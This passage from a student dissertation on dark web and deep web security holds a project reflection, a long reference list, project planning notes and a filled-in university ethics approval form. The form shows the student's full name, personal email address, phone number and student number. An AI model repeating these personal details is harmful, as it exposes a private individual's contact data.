There were a number of barriers during the proposed project. Firstly, the author could not get the internet connection from the university as there is a high risk of taking the entire network down. For this reason, the university could not let the author use its internet. This lets the author conducted an experiment based on mobile hotspot data by using the wireless adapter card. Testing carried out via virtual box then on the virtual box installed Kali Linux operation system and then install Tor browser to identify onion websites. However, Tor Browser itself was not saved enough even though the connection of Virtual Private Network (VPN). The author also configured proxy-chain to combines with Tor Browser to hide the identity from being traced.

7.3 Positives

The positive of choosing this particular project has given the author wide knowledge of how dark web and deep web are used for. A user of dark web sites uses various methods and techniques to keep their identity from outsiders. This is an opportunity where hackers use to do unlawful activities however, there is genuine user too. Now, the author can able to use dark web

sites, or setup LAN to operate as anonymous as possible by using methods and techniques gained during this project.

7.4 Lesson learned

This project has given the author a big lesson, as it has been difficult for completing the project on time.

- No internet connection as university refused to give connection
- Not started as soon as finished research chapter is a big mistake
- Limitation of software and hardware
- Weak knowledge about Windows Server 2012 R2
- Difficult of understanding scripting language as requires basic understanding to conduct the attack on certain tools

7.5 Guidance to the future students

It is significantly important to have all the equipment for the experiment ready as soon as finished research and review of the literature. Then start implementing straight away to ensure have the full requirement of software or hardware. Make sure to have time management, learn as much as security experimenting tools to make it easy to carry out the experiment. Set up your own network at home to practice as much as you can to strengthen the knowledge about the dark web and deep web.

7.6 Overall

The difference between the research findings and the author's experiment is that the previous researcher uses only TLSv1.2 protocol. Whereas, the author uses TCP and SSLv2. The author configured to use both TCP, SSLv2 and TLSv1.2, but the TLSv1.2 is not showing. However, the author has limited knowledge of forwarding Tor traffic via windows server 2012 R2 TLSv1.2, this might be small configuration issues. Based on the outcome result between research finding and experiment is almost identical. The past researcher uses the TLSv1.2 protocol and this experiment uses TCP and SSLv2 protocols. However, if the author had enough time it might find out the problems. Therefore, the author would do it differently if have given enough time.

CHAPTER 8 - REFERENCES

- [1] M. F. Bin Rafiuddin, H. Minhas, and P. S. Dhubb, "A dark web story in-depth research and study conducted on the dark web-based on forensic computing and security in Malaysia," in *IEEE International Conference on Power, Control, Signals and Instrumentation Engineering, ICPCSI 2017*, 2018, pp. 3049–3055.
- [2] V. Ciancaglini, M. Balduzzi, R. Mcardle, and M. Rösler, "Below the Surface: Exploring the Deep Web."
- [3] A. Baravalle, M. Sanchez Lopez, and W. Lee, "Mining the Dark Web Drugs and fake ids," 2016.
- [4] A. T. Kulkarni, R. Frank, B. Monk, J. Mitchell, and G. Davies, "Surfacing collaborated networks in the dark web to find illicit and criminal content," in *IEEE International Conference on Intelligence and Security Informatics: Cybersecurity and Big Data, ISI 2016*, 2016, pp. 109–114.
- [5] "19."
- [6] X. Zhang and K. Chow, "A Framework for Dark Web Threat Intelligence Analysis," *Int. J. Digit. Crime Forensics*, vol. 10, no. 4, pp. 108–117, Jul. 2018.
- [7] "CYBER TRUST."
- [8] H. Alnabulsi and R. Islam, "Identification of illegal forum activities inside the dark net," in *Proceedings - International Conference on Machine Learning and Data Engineering, iCMLDE 2018*, 2019, pp. 30–34.
- [9] "18."
- [10] "20."
- [11] Z. Lin, L. Tong, M. Zhijie, and L. Zhen, "Research on Cyber Crime Threats and Countermeasures about Tor Anonymous Network Based on Meek Confusion Plug-in," in *Proceedings - 2017 International Conference on Robots and Intelligent System, ICRIS 2017*, 2017, pp. 246–249.
- [12] N. Innab, H. Al-Rashoud, R. Al-Mahawes, and W. Al-Shehri, "Evaluation of the Effective Anti-Phishing Awareness and Training in Governmental and Private Organizations in Riyadh," *21st Saudi Comput. Soc. Natl. Comput. Conf. NCC 2018*, pp. 1–5, 2018.
- [13] IEEE Computer Society, Wireless Systems Security Research Laboratory, and Institute of Electrical and Electronics Engineers, *MALWARE 2017*:

- proceedings of the 2017 12th International Conference on Malicious and Unwanted Software: Know Your Enemy: Fajardo, Puerto Rico, USA, October 11-14, 2017. .*
- [14] S. Iqbal and M. Zulkernine, "SpyDroid: A Framework for Employing Multiple Real-Time Malware Detectors on Android," in *MALWARE 2018 - Proceedings of the 2018 13th International Conference on Malicious and Unwanted Software*, 2019, pp. 33–40.
- [15] B. Alsulami and S. Mancoridis, "Behavioral Malware Classification using Convolutional Recurrent Neural Networks," in *MALWARE 2018 - Proceedings of the 2018 13th International Conference on Malicious and Unwanted Software*, 2019, pp. 103–111.
- [16] A. Lakhotia and P. Black, "Mining malware secrets," in *Proceedings of the 2017 12th International Conference on Malicious and Unwanted Software, MALWARE 2017*, 2018, vol. 2018-January, pp. 11–18.
- [17] P. Black and J. Opacki, "Anti-analysis trends in banking malware," *2016 11th Int. Conf. Malicious Unwanted Software, MALWARE 2016*, pp. 129–135, 2017.
- [18] D. Kim, D. Mirsky, A. Majlesi-Kupaei, and R. Barua, "A Hybrid Static Tool to Increase the Usability and Scalability of Dynamic Detection of Malware," *MALWARE 2018 - Proc. 2018 13th Int. Conf. Malicious Unwanted Softw.*, pp. 115–123, 2019.
- [19] M. Yeo *et al.*, "Flow-based malware detection using convolutional neural network," *Int. Conf. Inf. Netw.*, vol. 2018-Janua, pp. 910–913, 2018.
- [20] D. Javaheri, M. Hosseinzadeh, and A. M. Rahmani, "Detection and elimination of spyware and ransomware by intercepting kernel-level system routines," *IEEE Access*, vol. 6, pp. 78321–78332, 2018.
- [21] A. Solairaj, S. C. Prabanand, J. Mathalairaj, C. Prathap, and L. S. Vignesh, "Keyloggers software detection techniques," *Proc. 10th Int. Conf. Intell. Syst. Control. ISCO 2016*, pp. 1–6, 2016.
- [22] R. Chatterjee *et al.*, "The Spyware Used in Intimate Partner Violence," in *Proceedings - IEEE Symposium on Security and Privacy*, 2018, vol. 2018-May, pp. 441–458.
- [23] J. D. ' Orsaneo, M. Tummala, J. Mceachen, and B. Martin, *Analysis of*

Traffic Signals on an SDN for Detection and Classification of a Man-in-the-Middle Attack. .

- [24] S. Saxena and H. K. Soni, "Strategies for ransomware removal and prevention," in *Proceedings of the 4th IEEE International Conference on Advances in Electrical and Electronics, Information, Communication and Bio-Informatics, AEEICB 2018*, 2018.
- [25] M. Higashino, T. Kawato, M. Ohmori, and T. Kawamura, "An Anti-phishing Training System for Security Awareness and Education Considering Prevention of Information Leakage," 2019, pp. 82–86.
- [26] X. Liang and T. Znati, "An empirical study of intelligent approaches to DDoS detection in large scale networks," in *2019 International Conference on Computing, Networking and Communications, ICNC 2019*, 2019, pp. 821–827.
- [27] B. Zhang, T. Zhang, and Z. Yu, "DDoS detection and prevention based on artificial intelligence techniques," in *2017 3rd IEEE International Conference on Computer and Communications, ICC3 2017*, 2018, vol. 2018-January, pp. 1276–1280.
- [28] M. A. Saleh and A. A. Manaf, "Optimal specifications for a protective framework against HTTP-based DoS and DDoS attacks," in *Proceedings - 2014 International Symposium on Biometrics and Security Technologies, ISBAST 2014*, 2015, pp. 263–267.
- [29] J. Jiao et al., "Detecting TCP-based DDoS attacks in Baidu cloud computing data centers," in *Proceedings of the IEEE Symposium on Reliable Distributed Systems*, 2017, vol. 2017-September, pp. 256–258.
- [30] N. N. Dao, D. N. Vu, Y. Lee, M. Park, and S. Cho, "MAEC-X: DDoS prevention leveraging multi-access edge computing," in *International Conference on Information Networking*, 2018, vol. 2018-January, pp. 245–248.
- [31] P. Patni, K. Iyer, R. Sarode, A. Mali, and A. Nimkar, "Man-in-the-Middle Attack in HTTP/2."
- [32] B. Pingle, A. Mairaj, and A. Y. Javaid, "Real-World Man-in-the-Middle (MITM) Attack Implementation Using Open Source Tools for Instructional Use," in *IEEE International Conference on Electro Information Technology*,

- 2018, vol. 2018-May, pp. 192–197.
- [33] Institute of Electrical and Electronics Engineers, *2018 International Scientific-Practical Conference Problems of Infocommunications. Science and Technology (PIC S&T`2018) : conference proceedings : October 9-12, 2018, Kharkiv, Ukraine. .*
- [34] M. Baykara and Z. Z. Gürel, “Detection of phishing attacks,” in *6th International Symposium on Digital Forensic and Security, ISDFS 2018 - Proceeding*, 2018, vol. 2018-January, pp. 1–5.
- [35] T. Churi, P. Sawardekar, A. Pardeshi, and P. Vartak, “A secured methodology for anti-phishing,” in *Proceedings of 2017 International Conference on Innovations in Information, Embedded and Communication Systems, ICIIECS 2017*, 2018, vol. 2018-January, pp. 1–4.
- [36] R. Aravindhan, R. Shanmugalakshmi, K. Ramya, and C. Selvan, “Certain investigation on web application security: Phishing detection and phishing target discovery,” in *ICACCS 2016 - 3rd International Conference on Advanced Computing and Communication Systems: Bringing to the Table, Futuristic Technologies from Around the Globe*, 2016.
- [37] K. Gupta, R. Ranjan Singh, and M. Dixit, “Cross site scripting (XSS) attack detection using intrusion detection system,” in *Proceedings of the 2017 International Conference on Intelligent Computing and Control Systems, ICICCS 2017*, 2018, vol. 2018-January, pp. 199–203.
- [38] K. Vijayalakshmi and A. A. Leema, “Extenuating web vulnerability with a detection and protection mechanism for a secure web access,” in *2017 4th International Conference on Signal Processing, Communication and Networking, ICSCN 2017*, 2017.
- [39] S. Syaifuddin, D. Risqiwati, and H. A. Sidharta, “AUTOMATION SNORT RULE FOR XSS,” *2018 5th Int. Conf. Electr. Eng. Comput. Sci. Informatics*, pp. 584–588, 2018.
- [40] H. A. Khan, A. Syed, A. Mohammad, and M. N. Halgamuge, “Computer virus and protection methods using lab analysis,” *2017 IEEE 2nd Int. Conf. Big Data Anal. ICBDA 2017*, pp. 882–886, 2017.
- [41] M. Rafiq, M. S. Arif, A. Raza, and M. O. Ahmad, “Numerical modeling of virus outbreak in a computer network with limited anti-virus ability,” in

- Proceedings of 2018 15th International Bhurban Conference on Applied Sciences and Technology, IBCAST 2018*, 2018, vol. 2018-January, pp. 415–421.
- [42] C. V. Lita, “On complexity of the detection problem for bounded length polymorphic viruses,” *Proc. - 18th Int. Symp. Symb. Numer. Algorithms Sci. Comput. SYNASC 2016*, pp. 371–378, 2017.
- [43] Y. Qin and T. Xia, “Sensitivity analysis of ring oscillator based hardware Trojan detection,” *Int. Conf. Commun. Technol. Proceedings, ICCT*, vol. 2017-October, pp. 1979–1983, 2018.
- [44] N. Das, M. Saha, and B. K. Sikdar, “Hard to Detect Combinational Hardware Trojans,” *Proc. 2018 8th Int. Symp. Embed. Comput. Syst. Des. ISED 2018*, pp. 194–198, 2019.
- [45] S. M. Forbes, “Entrepreneurship along the New Silk Road,” *2018 IEEE Int. Symp. Innov. Entrep.*, pp. 1–6.
- [46] M. La Morgia, A. Mei, S. Raponi, and J. Stefa, “Time-zone geolocation of crowds in the dark web,” in *Proceedings - International Conference on Distributed Computing Systems*, 2018, vol. 2018-July, pp. 445–455.
- [47] Y. Li and W. Zhou, “Analysis on the Evolutionary Characteristics of the Spatial Structure of Midwest City System-Take the Silk Road City Cluster as an Example,” *Int. Conf. Geoinformatics*, vol. 2018-June, no. March, pp. 1–5, 2018.
- [48] I. Sanchez-Rola, D. Balzarotti, and I. Santos, “The Onions Have Eyes: A Comprehensive Structure and Privacy Analysis of Tor Hidden Services,” *Proc. 26th Int. Conf. World Wide Web - WWW '17*, pp. 1251–1260, 2017.
- [49] P. Mayank and A. K. Singh, “2017 7th International Conference on Communication Systems and Network Technologies Tor Traffic Identification,” pp. 85–91, 2017.
- [50] G. Tian, Z. Duan, T. Baumeister, and Y. Dong, “A traceback attack on freenet,” *IEEE Trans. Dependable Secur. Comput.*, vol. 14, no. 3, pp. 294–307, 2017.
- [51] J. P. Timpanaro, I. Chrisment, and O. Festor, “A bird’s eye view on the I2P anonymous file-sharing environment,” *Lect. Notes Comput. Sci. (including Subser. Lect. Notes Artif. Intell. Lect. Notes Bioinformatics)*, vol. 7645 LNCS,

- pp. 135–148, 2012.
- [52] M. ZUÑIGA, “Invisible Internet Project,” 2016.
- [53] C. Iliou, G. Kalpakis, T. Tsikrika, S. Vrochidis, and I. Kompatsiaris, “Hybrid focused crawling for homemade explosives discovery on surface and dark Web,” *Proc. - 2016 11th Int. Conf. Availability, Reliab. Secur. ARES 2016*, pp. 229–234, 2016.
- [54] J. Mirkovic *et al.*, “Automating DDoS Experimentation.,” *Deter*, no. 1, pp. 4–4, 2007.
- [55] Acunetix Editors, “Acunetix Web Vulnerability Scanner Overview | Acunetix,” no. October, 2019.
- [56] C. Henard, M. Papadakis, M. Harman, Y. Jia, and Y. Le Traon, “Comparing white-box and black-box test prioritization,” *Proc. 38th Int. Conf. Softw. Eng. - ICSE ’16*, pp. 523–534, 2016.
- [57] S. Vilkomir, J. Baptista, and G. Das, “Using MC/DC as a black-box testing technique,” *2017 IEEE 28th Annu. Softw. Technol. Conf. STC 2017*, vol. 2017-Janua, pp. 1–7, 2017.
- [58] M. K. J. Kannan, “A bird’s eye view of Cyber Crimes and Free and Open Source Software’s to Detoxify Cyber Crime Attacks - An End User Perspective,” *2017 2nd Int. Conf. Anti-Cyber Crimes, ICACC 2017*, pp. 232–237, 2017.
- [59] I. Martin, J. A. Hernandez, and S. De Los Santos, “SignatureMiner: A fast anti-virus signature intelligence tool,” *2018 IEEE Conf. Commun. Netw. Secur. CNS 2018*, pp. 4–5, 2018.
- [60] Y. Tsuda, J. Nakazato, Y. Takagi, D. Inoue, K. Nakao, and K. Terada, “A lightweight host-based intrusion detection based on process generation patterns,” *Proc. - 13th Asia Jt. Conf. Inf. Secur. AsiaJCIS 2018*, pp. 102–108, 2018.
- [61] A. El-Kosairy and M. A. Azer, “Intrusion and ransomware detection system,” *2018 1st Int. Conf. Comput. Appl. Inf. Secur.*, pp. 1–7, 2018.
- [62] H. Ohi, N. Thi, and K. Oanh, “Background of the Study (7.9.2017),” pp. 1–22, 2011.

CHAPTER 9 – BIBLIOGRAPHY

9.1 PROJECT MANAGEMENT

In this section, the author uses project management to manage time to produce a complete project with success to achieve the target. There are two Gantt charts are used to enable to manage the protect with intended time. Original Gantt chart and actual Gantt chart. The original one is planned before the project started which is set up time and ensures the project finishes on those times to achieve the target. And the actual is created to provides the details of actual times has completed with each chapter or section of the proposed project. Please see the timeline provided below Gantt chart figures.

Original Gantt chart

In this section, the original Gantt chart has been provided to shows the details of the proposed project expected to finish within the times on the figure. This outlined the details of task name, duration, start and times and who completed it. All information displayed in columns and rows. The final deadline date plan for this Gantt chart which is expected to finish on 13/09/2019 and supposed to be finishing on 06/09/2019 as shows on figure 33 but, the project deadline has been extended.




Figure 33, Original Gantt chart

Actual Gantt chart

In this section, the actual Gantt chart has been provided to shows the actual Gantt chart details. It consists of the time and date of each chapter or section that has completed before moved to the next such as chapter or section. It is clearly outlined to shows information about how many days when started and finished and who completed it. Details are clearly displayed on columns and rows. In comparison with original Gantt chart, it is deadline has extended from 13/09/2019 to 30/09/2019 as it shows on the top of the figure 34. The intern viva is highlighted as red because the author did not know the date and poster is due on 04/10/2019.




Figure 34, Actual Gantt chart

Risk Analysis

There are few considerations has taken into an account to allow the author to overcome those issues to provide a complete project with success. In the research proposal, there were more objectives and the author thought that it will be difficult to fulfil all the objectives, so it has reduced from nine into five.

Security risks

There are various risks of carrying out this type of experiment as it involves both legitimate and criminal users. Legitimate users are intending to go on dark web sites without aiming to do illegal activities. Whereas, criminal users are going on those sites and intend to do illegal activities such as drug dealing, weapon trading, forging documents and still legitimate user information to use as their own.

Limitations

There is a number of issues that prevented the author to conduct the proposed project the same as previous research study findings. This mainly based on tools and software. Some tools were not free to be used from this particular project as well as some software are limited specific systems. For these reasons, the author has limited options and only use those available options to produce an experiment for this project. Another key element of limitation is that, having or developing a system that has the ability to protect a user while browsing dark web sites is significantly important. There is no Local Area Network (LAN) internet connection as the author uses its own mobile phone hotspot. At last minute, the author able to get a TP-link wireless router to runs some test, however, there was no enough time to conduct to meet it is requirements. In addition, the author's aim is to use a simple way then progress to build into complex to provide recommendations for future improvement.

Ethical and Legal Issues

Both ethical and legal issues are used for this project to provide the foundation for securing a system in an organization. The ethical is the professional standard used to ensure user privacy kept anonymous from unauthorized accesses. This method also used to teach a network user to be aware of issues and prevent such as misuse or abuse of a device within a network. Implement ethical to prevent a network user from an outsider and provide security to data confidentiality, integrity, and availability.

The legal issue is used for this project to ensure the accuracy and privacy of information managed and maintained at all times. It is procedures that will help the author to carefully evaluate such as suspicious activities within the network during experimentations to ensure monitored closely and controlled individual accesses. Legal issues also used to provide options of certain members cannot be able to access specific documents to do such read/write, modifications or delete. For this reason, the author used the legal issue to provide protection to the network from internal or external users.

9.2 ETHICS FORM

In this section, the author provides completed PG2-E1-Ethical for ethical approval for the proposed University form to minimize the risk and create an environment to carry out experiments. This form provides clear details of identifying all the requirements to ensure provide protection to the experimenter from precaution when something goes wrong to the network during the experiment.

APPLICATION FOR ETHICAL APPROVAL

In order for research to result in benefit and minimize the risk of harm, it must be conducted ethically. A researcher may not be covered by the University's insurance if ethical approval has not been obtained prior to commencement.

The University follows the OECD Frascati manual definition of **research activity**: "creative work undertaken on a systematic basis in order to increase the stock of knowledge, including knowledge of man, culture and society, and the use of this stock of knowledge to devise new applications". As such this covers activities undertaken by members of staff, postgraduate research students, and both taught postgraduate and undergraduate students working on dissertations/projects.

The individual undertaking the research activity is known as the "principal researcher".

Ethical approval is not required for routine audits, performance reviews, quality assurance studies, testing within normal educational requirements, and literary or artistic criticism.

Please read the notes for guidance before completing ALL sections of the form.

This form must be completed and approved prior to undertaking any research activity. Please see Checklist for details of process for different categories of application.

Delete the Guidance Notes at the end of the form BEFORE submitting your application

SECTION A: About You (Principal Researcher)

Full Name:		Adam I A Yahya			
Tick all boxes which apply:		Member of staff:	☐	Honorary research fellow:	☐
Undergraduate Student	☐	Taught Postgraduate Student	☐	Postgraduate Research Student	☒

Faculty/School/Centre:	University of Wales Trinity Saint David
Campus:	Swansea
E-mail address:	Adamabdullah08@yahoo.co.uk
Contact Telephone Number:	07881792276
For students:	
Student Number:	P145984
Programme of Study:	Computer Networks and Security
Director of Studies/Supervisor:	Dr Carlene Campbell

SECTION B: Approval for Research Activity

Has the research activity received approval in principle? (please check the Guidance Notes as to the appropriate approval process for different levels of research by different categories of individual)		YES	☐	NO	☒
				Date	
If Yes, please indicate source of approval (and date where known): <i>Approval in principle must be obtained from the relevant source prior to seeking ethical approval</i>	Research Degrees Committee	☐			
	Faculty Research Committee	☐			
	Other (write in)	☐			

SECTION C: Internal and External Ethical Guidance Materials

Please list the core ethical guidance documents that have been referred to during the completion of this form (including any discipline-specific codes of research ethics, and also any specific ethical guidance relating to the proposed methodology). Please tick to confirm that your research proposal adheres to these codes and guidelines.	
<u>UWTSD Research Ethics & Integrity Code of Practice 2017-2020</u>	☒
	☐
	☐

SECTION D: External Collaborative Research Activity

Does the research activity involve collaborators outside of the University?	YES	☐	NO	☒
If Yes, please provide the name of the external organisation and name and contact details for the main contact person:				

Institution					
Contact person name					
Contact person e-mail address					
Are you in receipt of a KESS scholarship?	YES	☐	NO	☒	
Is the research funded or non-funded?	Funded	YES	☐	NO	☒
	Non Funded	YES	☒	NO	☐
Are you specifically employed to undertake this research in either a paid or voluntary capacity?	Voluntary	YES	☐	NO	☒
	Employed	YES	☐	NO	☒
Is the research being undertaken within an existing UWTSD Schools Partnership?	If YES additional information is not required)	YES	☐	NO	☒
Permission to undertake the research has been provided by the partner organisation	If YES attach copy) If NO the application cannot continue	YES	☐	NO	☒

Where research activity is carried out in collaboration with an external organisation

Does this organisation have its own ethics approval system?	YES	☐	NO	☒
If Yes, please attach a copy of any final approval (or interim approval) from the organisation				

SECTION E: Details of Research Activity

Indicative title:	Dark web/Deep web		
Proposed start date:	01/06/2019	Proposed end date:	31/08/2019
Introduction to the Research (maximum 300 words) Ensure that you write for a <u>Non-Specialist Audience</u> when outlining your response to the three points below: • <i>Purpose of Research Activity</i> • <i>Aims of Research Activity</i> • <i>Objectives of Research Activity</i> Demonstrate, briefly, how <u>Existing Research</u> has informed the proposed activity and explain • <i>What the research activity will add to the body of knowledge</i> • <i>How it addresses an area of importance.</i>			
Purpose of Research Activity Is to identify the security risks in the Dark web/Deep web and provide solutions or recommendations for future improvement. (this box should expand as you type)			
Aims of Research Activity Is to investigate the security risks in the dark web/deep web to identify the positive and negative impacts. (this box should expand as you type)			
Objectives of Research Activity • Carryout literature review • Discovers positive and negative activities that provided by dark web/deep web			

- Investigate vulnerabilities, threads and attacks
- Combination of hardware and software to carryout experiment to provide solutions
- Evaluate findings and provide recommendations

(this box should expand as you type)

Proposed methods (maximum 600 words)

Provide a brief summary of all the methods that **may** be used in the research activity, making it clear what specific techniques may be used. If methods other than those listed in this section are deemed appropriate later, additional ethical approval for those methods will be needed.

Proposed methods and techniques that might be used to complete this project are, conduct literature review, internet connectivity, VPN, special software such as TOR, computers, laptop, UWTSD network and Kali Linux.

(this box should expand as you type)

Location of research activity

Identify all locations where research activity will take place.

The research activities will take places at UWTSD Swansea in the UK

(this box should expand as you type)

Research activity outside of the UK

If research activity will take place overseas, you are responsible for ensuring that local ethical considerations are complied with and that the relevant permissions are sought. Specify any local guidelines (e.g. from local professional associations/learned societies/universities) that exist and whether these involve any ethical stipulations beyond those usual in the UK (provide details of any licenses or permissions required). Also specify whether there are any specific ethical issues raised by the local context in which the research activity is taking place, for example, particular cultural sensitivities or vulnerabilities of participants.

(this box should expand as you type)

Use of documentation not in the public domain: Are any documents <u>NOT</u> publicly available?	NO	☒
	YES	☐
If Yes, please provide details here of how you will gain access to specific documentation that is not in the public domain.		
<i>(this box should expand as you type)</i>		

SECTION F: Scope of Research Activity

Will the research activity include:	YES	NO
Use of a questionnaire or similar research instrument?	☐	☒
Use of interviews?	☐	☒
Use of diaries?	☐	☒
Participant observation with their knowledge?	☐	☒
Participant observation without their knowledge?	☐	☒
Use of video or audio recording?	☐	☒

Access to personal or confidential information without the participants' specific consent?	☐	☒
Administration of any questions, test stimuli, presentation that may be experienced as physically, mentally or emotionally harmful / offensive?	☐	☒
Performance of any acts which may cause embarrassment or affect self-esteem?	☐	☒
Investigation of participants involved in illegal activities?	☐	☒
Use of procedures that involve deception?	☒	☐
Administration of any substance, agent or placebo?	☐	☒
Working with live vertebrate animals?	☐	☒
Other primary data collection methods, please explain in this box For example, 'focus groups'. Please indicate the type of data collection method(s) in this box and tick the accompany box.	☐	☒

If NO to every question, then the research activity is (ethically) low risk and **may** be exempt from **some** of the following sections (please refer to Guidance Notes).

If YES to any question, then no research activity should be undertaken until full ethical approval has been obtained.

SECTION G: Intended Participants

Who are the intended participants:	YES	NO
Students or staff at the University?	☐	☒
Adults (over the age of 18 and competent to give consent)?	☐	☒
Vulnerable adults?	☐	☒
Children and Young People under the age of 8? (Consent from Parent, Carer or Guardian will be required)	☐	☒
Prisoners?	☐	☒
Young offenders?	☐	☒
Those who could be considered to have a particularly dependent relationship with the investigator or a gatekeeper?	☐	☒
People engaged in illegal activities?	☐	☒
Others (please identify specifically any group who may be unable to give consent) please indicate here and tick the appropriate box.	☐	☒

--	--	--

Participant numbers and source

Provide an estimate of the expected number of participants. How will you identify participants and how will they be recruited?

How many participants are expected?	<i>(this box should expand as you type)</i>
Who will the participants be?	<i>(this box should expand as you type)</i>
How will you identify the participants?	<i>(this box should expand as you type)</i>

Information for participants:	YES	NO	N/A
Will you describe the main research procedures to participants in advance, so that they are informed about what to expect?	☐	☐	☒
Will you tell participants that their participation is voluntary?	☐	☐	☒
Will you obtain written consent for participation?	☐	☐	☒
Will you explain to participants that refusal to participate in the research will not affect their treatment or education (if relevant)?	☐	☐	☒
If the research is observational, will you ask participants for their consent to being observed?	☐	☐	☒
Will you tell participants that they may withdraw from the research at any time and for any reason?	☐	☐	☒
With questionnaires, will you give participants the option of omitting questions they do not want to answer?	☐	☐	☒
Will you tell participants that their data will be treated with full confidentiality and that, if published, it will not be identifiable as theirs?	☐	☐	☒
Will you debrief participants at the end of their participation, in a way appropriate to the type of research undertaken?	☐	☐	☒
If NO to any of above questions, please give an explanation			
<i>(this box should expand as you type)</i>			

Information for participants:	YES	NO	N/A
Will participants be paid?	☐	☐	☒
Is specialist electrical or other equipment to be used with participants?	☐	☐	☒
Are there any financial or other interests to the investigator or University arising from this study?	☐	☐	☒
Will the research activity involve deliberately misleading participants in any way, or the partial or full concealment of the specific study aims?	☐	☐	☒
If YES to any question, please provide full details			

(this box should expand as you type)

FULL RISK ASSESSMENT COMPLETED AND APPENDED?	YES	☐
--	-----	--------------------------

Risks to participants			
-----------------------	--	--	--

For example: emotional distress, financial disclosure, physical harm, transfer of personal data,

Risk to Participant:	How will you mitigate the Risk to Participant
----------------------	---

If research activity may include sensitive, embarrassing or upsetting topics (e.g. sexual activity,

Risks to investigator	
-----------------------	--

For example: personal safety, physical harm, emotional distress, risk of accusation of

Risk to Investigator:	How will you mitigate the Risk to Investigator:
-----------------------	---

<i>(this box should expand as you type)</i>	
University/institutional risks	
For example: adverse publicity, financial loss, data protection	
Risk to University: University network could be identified during testing <i>(this box should expand as you type)</i>	<i>How will you mitigate the Risk to University:</i> Ensure use TOR with connection of VPN to limit the risk of UWTSD network is being identified <i>(this box should expand as you type)</i>

Disclosure and Barring Service			
If the research activity involves children or vulnerable adults, a Disclosure and Barring Service (DBS) certificate must be obtained before any contact with such participants.	YES	NO	N/A
Does your research require you to hold a current DBS Certificate?	☐	☒	☐

SECTION I: Feedback, Consent and Confidentiality

Feedback

What de-briefing and feedback will be provided to participants, how will this be done and when?

(this box should expand as you type)

Informed consent

Describe the arrangements to inform potential participants, before providing consent, of what is involved in participating. Describe the arrangements for participants to provide full consent before data collection begins. If gaining consent in this way is inappropriate, explain how consent will be obtained and recorded.

(this box should expand as you type)

Confidentiality / Anonymity

Set out how anonymity of participants and confidentiality will be ensured in any outputs. If anonymity is not being offered, explain why this is the case.

(this box should expand as you type)

SECTION J: Data Protection and Storage

In completing this section refer to the University's Research Data Management Policy and the extensive resources on the University's Research Data Management web pages (<http://uwtsd.ac.uk/library/research-data-management/>).

Does the research activity involve personal data (as defined by the General Data Protection Regulation)?	YES	NO
“Personal data” means any information relating to an identified or identifiable natural person (‘data subject’). An identifiable natural person is one who can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that natural person.	☐	☐
If YES, provide a description of the data and explain why this data needs to be collected:		
(this box should expand as you type)		
Does it involve special category data (as defined by the General Data Protection Regulation)?	YES	NO
“Special category data” means sensitive personal data consisting of information as to – (a) the racial or ethnic origin of the data subject, (b) his political opinions, (c) his religious beliefs or other beliefs of a similar nature, (d) whether he is a member of a trade union (within the meaning of the Trade Union and Labour Relations (Consolidation) Act 1992), (e) his physical or mental health or condition, (f) his sexual life, (g) his genetics, (h) his biometric data (as used for ID purposes),	☐	☐
